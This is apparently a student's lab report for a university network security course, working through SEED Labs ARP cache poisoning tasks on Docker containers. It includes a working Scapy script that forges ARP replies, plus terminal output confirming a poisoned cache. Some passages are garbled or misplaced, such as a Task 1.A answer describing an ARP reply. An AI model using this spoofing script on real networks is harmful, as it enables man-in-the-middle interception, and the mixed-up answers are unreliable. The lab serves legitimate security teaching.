BOSTON UNIVERSITY METROPOLITAN COLLEGE

LAB 2 ARP Cache Poisoning Attack Lab

SUBMITTED TO
Shengzhi Zhang, PhD

MET CS690 E2 IND
NETWORK SECURITY

by

Michael G Nguyen
9/17/2024

Contents

Introduction

Brief description (purpose and overview)
The objective of this lab is for students to gain first-hand experiences on various ARP cache poisoning attacks and learn how it can be leveraged to launch MITM attacks.

Learning Objectives
After finishing this lab, students shall be able to:


1. Understand and build various ARP cache poisoning attacks
2. Use ifconfig, arp, telnet, Netcat, ping commands fluently
3. Utilize Wireshark to capture different packets
4. Understand MITM attacks and launch it using ARP cache poisoning attacks

Prerequisite knowledge


- The ARP protocol
- The ARP cache poisoning attacks
- MITM attack
- Scapy programming

Lab Preparation

In this lab, we need three machines, an attacker machine (Host M), which is used to launch attacks against the other two machines, Host A and Host B. These three machines must be on the same LAN, because the ARP cache poisoning attack is limited to LAN. We use containers to set up the lab environment as depicted in the following figure.




1. In the SEED Lab VM, open the Firefox browser and follow the below link to go to ARP Cache Poisoning Attack Lab. Download the Labsetup.zip file (not the Labsetup-arm.zip): https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/




2. Locate the file you downloaded in Step 1 (By default, it is stored in your Downloads folder.), and create a new folder called Lab2 on your Desktop. Move that Labsetup.zip file into Lab2 folder and unzip it using the command:

```
seed@VM:~/Desktop$ unzip Labsetup.zip
```




```
[10/04/24]seed@VM:~/Desktop$ cd Lab2
[10/04/24]seed@VM:~/.../Lab2$ unzip Labsetup.zip
Archive:  Labsetup.zip
   creating: Labsetup/
  inflating: Labsetup/docker-compose.yml
   creating: Labsetup/volumes/
 extracting: Labsetup/volumes/.gitignore
[10/04/24]seed@VM:~/.../Lab2$
```

3. Browse the Labsetup folder, and check what files/folders are stored there.



4. Build the container image by running **dcbuild** and start the containers by running **dcup &**


```
[10/04/24]seed@VM:~/.../Lab2$ cd Labsetup
[10/04/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[10/04/24]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (host1-192.168.60.5, seed-router, host2-192.168
.60.6, host3-192.168.60.7) for this project. If you removed or renamed this serv
ice in your compose file, you can run this command with the --remove-orphans fla
g to clean it up.
Recreating hostA-10.9.0.5 ... done
Creating B-10.9.0.6       ... done
Creating M-10.9.0.105     ... done
Attaching to M-10.9.0.105, B-10.9.0.6, A-10.9.0.5
A-10.9.0.5 |  * Starting internet superserver inetd                  [ OK ]
B-10.9.0.6 |  * Starting internet superserver inetd                  [ OK ]
```

5. To run commands on a container, we often need to get a shell on that container (i.e., connect to the container). Run **docker ps** to find out the ID of each container.


```
[10/04/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[10/04/24]seed@VM:~/.../Labsetup$ dockps
041f7ce5092d  A-10.9.0.5
7d3a2462f8e0  M-10.9.0.105
0fe84e7c92c6  B-10.9.0.6
[10/04/24]seed@VM:~/.../Labsetup$
```

6. Open three new terminals, and run **docksh <id>** on each terminal using a different id (obtained in Step 5) to connect to each container. Keep all the terminals open. There should be four in total, with one for Seed VM and the other three for each container.

```
[10/04/24]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[10/04/24]seed@VM:~/.../Labsetup$ docksh A-10.9.0.5
root@041f7ce5092d:/#
```




```
[10/04/24]seed@VM:~/.../Labsetup$ docksh M-10.9.0.105
root@7d3a2462f8e0:/#
```




```
[10/04/24]seed@VM:~/.../Labsetup$ docksh B-10.9.0.6
root@0fe84e7c92c6:/#
```

7. On each container terminal, run **ifconfig** and then fill in the following table based on the outputs. If you forget which terminal is for which machine later, run ifconfig again and compare the IP with the table below, you will find out.

name	IP	MAC
Host A	inet 10.9.0.5	ether 02:42:0a:09:00:05
Host B	inet 10.9.0.6	ether 02:42:0a:09:00:06
Host M	inet 10.9.0.105	ether 02:42:0a:09:00:69

Part 1: ARP Cache Poisoning Attack

We have three machines (containers), A, B, and M. We use Container M as the attacker machine launching an ARP cache poisoning attack on Container A, causing Container A to add a fake entry to its ARP cache, i.e., Container B's IP address mapped to Container M's MAC address. When Containers A and B communicate with each other, their packets will be intercepted and/or manipulated by the attacker machine M, thus leading to the Man-In-The-Middle (MITM) attack between Container A and Container B.

Below we will learn how to construct and send an ARP packet using Scapy (https://github.com/secdev/scapy). Note: The commands below are not required in the submission, but it is important that you try them on your own and understand their meanings.

1. Start python3 and import Scapy.

```
Begin emission
.
Finished sending 1 packets
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> r
<IP  version=4 ihl=5 tos=0x0 len=28 id=7028 flags= frag=0 ttl=47 proto=icmp chks
um=0x6709 src=140.82.113.3 dst=10.0.2.15 |<ICMP  type=echo-reply code=0 chksum=0
xffff id=0x0 seq=0x0 unused=b'' |<Padding  load=b'\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
[10/04/24]seed@VM:~/.../scapy$ python3
Python 3.8.10 (default, Jul 29 2024, 17:02:10)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import
  File "<stdin>", line 1
    from scapy.all import
                         ^
SyntaxError: invalid syntax
>>> from scapy.all import*
>>>
```

2. Use ls(ARP) and ls(Ether) to see the attribute names of the ARP and Ether classes.

```
>>> ls(ARP)
hwtype     : XShortEnumField                   = ('1')
ptype      : XShortEnumField                   = ('2048')
hwlen      : FieldLenField                     = ('None')
plen       : FieldLenField                     = ('None')
op         : ShortEnumField                    = ('1')
hwsrc      : MultipleTypeField (SourceMACField, StrFixedLenField) = ('None')
psrc       : MultipleTypeField (SourceIPField, SourceIP6Field, StrFixedLenField) = ('None')
hwdst      : MultipleTypeField (MACField, StrFixedLenField) = ('None')
pdst       : MultipleTypeField (IPField, IP6Field, StrFixedLenField) = ('None')
>>> ls(Ether)
dst        : DestMACField                      = ('None')
src        : SourceMACField                    = ('None')
type       : XShortEnumField                   = ('36864')
>>>
```

3. The following code skeleton shows how to construct and send an ARP packet using Scapy.

```
#!/usr/bin/env
python3 from
scapy.all import * E
= Ether()
A = ARP()
A.op = 1        # 1 for ARP request; 2 for ARP
reply pkt = E/A
sendp(pkt)
```

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
```

You can set the necessary attribute names/values to define your own ARP packet. For instance, we set op of ARP as 1 by using A.op = 1. If a field is not set, a default value will be used (see the third column of the output). If you want to look at the ARP cache associated with a specific interface, you can use the -i option.

Take a screenshot of each step below showing your running the command and the output of the command.

Task 1.A (using ARP request)


On Container M, we want to construct an ARP request packet that maps Container B's IP address to Container M's MAC address, and then send the packet to Container A to poison its cache.

1. Before we launch this attack, run the command below on the terminal of Container A to check its ARP cache.


```
root@65a2c2522db3:/# arp -n
```

```
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/#
```


2. Download the given code.zip and decompress it in your Seed VM. Copy all the code to the volumes folder.




3. Open **t1a.py** and fill in the missing fields by looking up the tables in Step 7 of Lab preparation. Save the changes.



4. Open Wireshark, and choose the interface **br-******* to monitor the gateways of three containers.



5. Start packet capture on Wireshark.




6. On the terminal of Container M, go to **volumes** folder and check if **t1a.py** is there. Run the script to send the ARP datagram to Container A.

```
root@90b4acc3c349:/# cd volumes/
root@90b4acc3c349:/volumes# ls
t1a.py
root@90b4acc3c349:/volumes# python3 t1a.py
```

```
root@7d3a2462f8e0:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@7d3a2462f8e0:/# cd volumes
root@7d3a2462f8e0:/volumes# ls
__MACOSX  t1a.py  t1c.py  t21.py  t22pro.py  t24.py  t3.py
root@7d3a2462f8e0:/volumes# python3 t1a.py
.
Sent 1 packets.
root@7d3a2462f8e0:/volumes#
```

7. From Wireshark, enter **arp** in the display-filter-specification window and click  to apply the display filter. Stop packet capture, but keep Wireshark open (Do not close it).



8. On the terminal of Container A, run the command below.

```
root@65a2c2522db3:/# arp -n
root@041f7ce5092d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

9. On the terminal of Container A, run the command below to clear that cache. Then you can run **arp -n** again to confirm the cached entry is removed.

```
root@65a2c2522db3:/# arp -d 10.9.0.6
```

```
root@041f7ce5092d:/# arp -d 10.9.0.6
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/#
```


Questions:

1. Looking at **t1a.py** file, how do you tell the source and destination of this packet? Identify the code that maps Container B's IP address to Container M's MAC address.

```
13 A = ARP(hwsrc=M_mac, psrc=B_ip,

15 A.op = 1          # 1 for ARP request; 2 for ARP reply
```

You can tell it is an ARP reply by A.op = 2. In the previous task, A.op = 1 was for an ARP request, and here the operation code changes to 2, which corresponds to a reply.

2. On Wireshark, locate the ARP request packet just sent by Container M and elaborate "Address Resolution Protocol (request)" in the Packet header detail window. Compare the ARP header info from the captured packet with those in **t1a.py** file. Explain the meaning of each field in ARP header. Identify how it maps Container B's IP address to Container M's MAC address.



The ARP reply has the following key fields:

Sender MAC: MAC address of Container M, 02:42:0a:09:00:69

Sender IP: IP address of Container B (faked by the attacker), 10.9.0.6

Target MAC: MAC address of Container A, 02:42:0a:09:00:05

Target IP: IP address of Container A, 10.9.0.5. This ARP reply tells Container A that Container M (the attacker) 10.9.0.105, is the owner of Container B's IP address 10.9.0.6

3. Compare the results of Step 8 and Step 1. Explain if ARP cache poisoning attack is successful or not.

By comparing the ARP cache (arp -n) of Container A before and after the attack, if Container B's IP is now associated with Container M's MAC, the ARP cache poisoning attack is successful.

Task 1.B (using ARP reply)

On Container M, we want to construct an ARP reply packet that maps Container B's IP address to Container M's MAC address, and then send the packet to Container A to poison its cache.

Scenario 1: Container B's IP is already in Container A's cache.

1. In order to make Container B's IP in A's cache, we first ping Container A from Container B. Run the command below on the terminal of Container B:

```
root@7deaf1e3ab2b:/# ping 10.9.0.5
root@0fe84e7c92c6:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=3.71 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.060 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.072 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.059 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.065 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.065 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.065 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.062 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.082 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=64 time=0.060 ms
64 bytes from 10.9.0.5: icmp_seq=12 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=13 ttl=64 time=0.060 ms
64 bytes from 10.9.0.5: icmp_seq=14 ttl=64 time=0.067 ms
64 bytes from 10.9.0.5: icmp_seq=15 ttl=64 time=0.063 ms
z64 bytes from 10.9.0.5: icmp_seq=16 ttl=64 time=0.066 ms
64 bytes from 10.9.0.5: icmp_seq=17 ttl=64 time=0.059 ms
64 bytes from 10.9.0.5: icmp_seq=18 ttl=64 time=0.057 ms
```


2. Run **arp -n** on the terminal of Container A and record the output.

```
root@041f7ce5092d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@041f7ce5092d:/#
```

3. On Seed VM, you want to create a new file named **t1b.py** under the volumes folder. Copy all the contents in **t1a.py** file to **t1b.py** and change A.op = 2 in **t1b.py** file. Save and close **t1b.py** file.

```python
#!/usr/bin/env python3
from scapy.all import *

# Fill in the missing values between "" below
A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

E = Ether(src=M_mac, dst=A_mac)
A = ARP(hwsrc=M_mac, psrc=B_ip,
        hwdst=A_mac, pdst=A_ip)
A.op = 2        # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
```

4. Repeat Steps 5 - 9 in Task 1.A with the only difference that **t1a.py** should be **t1b.py** now.



```
root@7d3a2462f8e0:/volumes# python3 t1b.py
.
Sent 1 packets.
root@7d3a2462f8e0:/volumes#
```

arp

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-10-04 13:1…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:69

```
root@041f7ce5092d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@041f7ce5092d:/#
root@041f7ce5092d:/# arp -d 10.9.0.6
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/#
```

Questions:

1. Looking at **t1b.py** file, how do you tell it is ARP request or ARP reply?

You can tell it is an ARP reply by A.op = 2. In the previous task, A.op = 1 was for an ARP request, and here the operation code changes to 2, which corresponds to a reply.

2. On Wireshark, locate the ARP reply packet just sent by Container M and elaborate “Address Resolution Protocol (reply)” in the Packet header detail window. Describe what you observe by looking at those statements highlighted in yellow.

The ARP reply has the following key fields:

Sender MAC: MAC address of Container M 02:42:0a:09:00:69

Sender IP: IP address of Container B (faked by the attacker) 10.9.0.6

Target MAC: MAC address of Container A 02:42:0a:09:00:05

Target IP: IP address of Container A 10.9.0.5. This ARP reply tells Container A 10.9.0.5 that Container M (the attacker) 10.9.0.105 is the owner of Container B's IP address 10.9.0.6.

3. How do you tell if this attack is successful or not?


You can tell if the attack was successful by checking the ARP cache on Container A. If Container A now has an entry mapping Container B's IP to Container M's MAC address, the attack worked.

Scenario 2: Container B's IP is not in Container A's cache.

1. We already removed the cache entry from Container A at the end of Scenario. Run **arp -n** on the terminal of Container A to confirm it is empty.

```
root@041f7ce5092d:/# arp -d 10.9.0.6
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/# arp -n
root@041f7ce5092d:/#
```

2. Repeat Steps 5 - 9 in Task 1.A with the only difference that **t1a.py** should be **t1b.py** now.



Questions:

1. How do you tell if this attack is successful or not?

You can tell if the attack was successful by checking the ARP cache on Container A. If Container A now has an entry mapping Container B's IP to Container M's MAC address, the attack worked.

2. What conclusion can you make?

The attack was successful.

Task 1.C (using gratuitous ARP).

On Container M, we want to construct a gratuitous ARP packet that maps Container B's IP address to Container M's MAC address, and then send the packet to Container A to poison its cache.

Scenario 1: Container B's IP is already in Container A's cache.

1. In order to make Container B's IP in A's cache, we first ping Container A from Container B. Run the command below on the terminal of Container B:

```
root@7deaf1e3ab2b:/# ping 10.9.0.5
root@0fe84e7c92c6:~# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=4.94 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.060 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.059 ms
```

2. Run **arp -n** on the terminal of Container A and record the output.

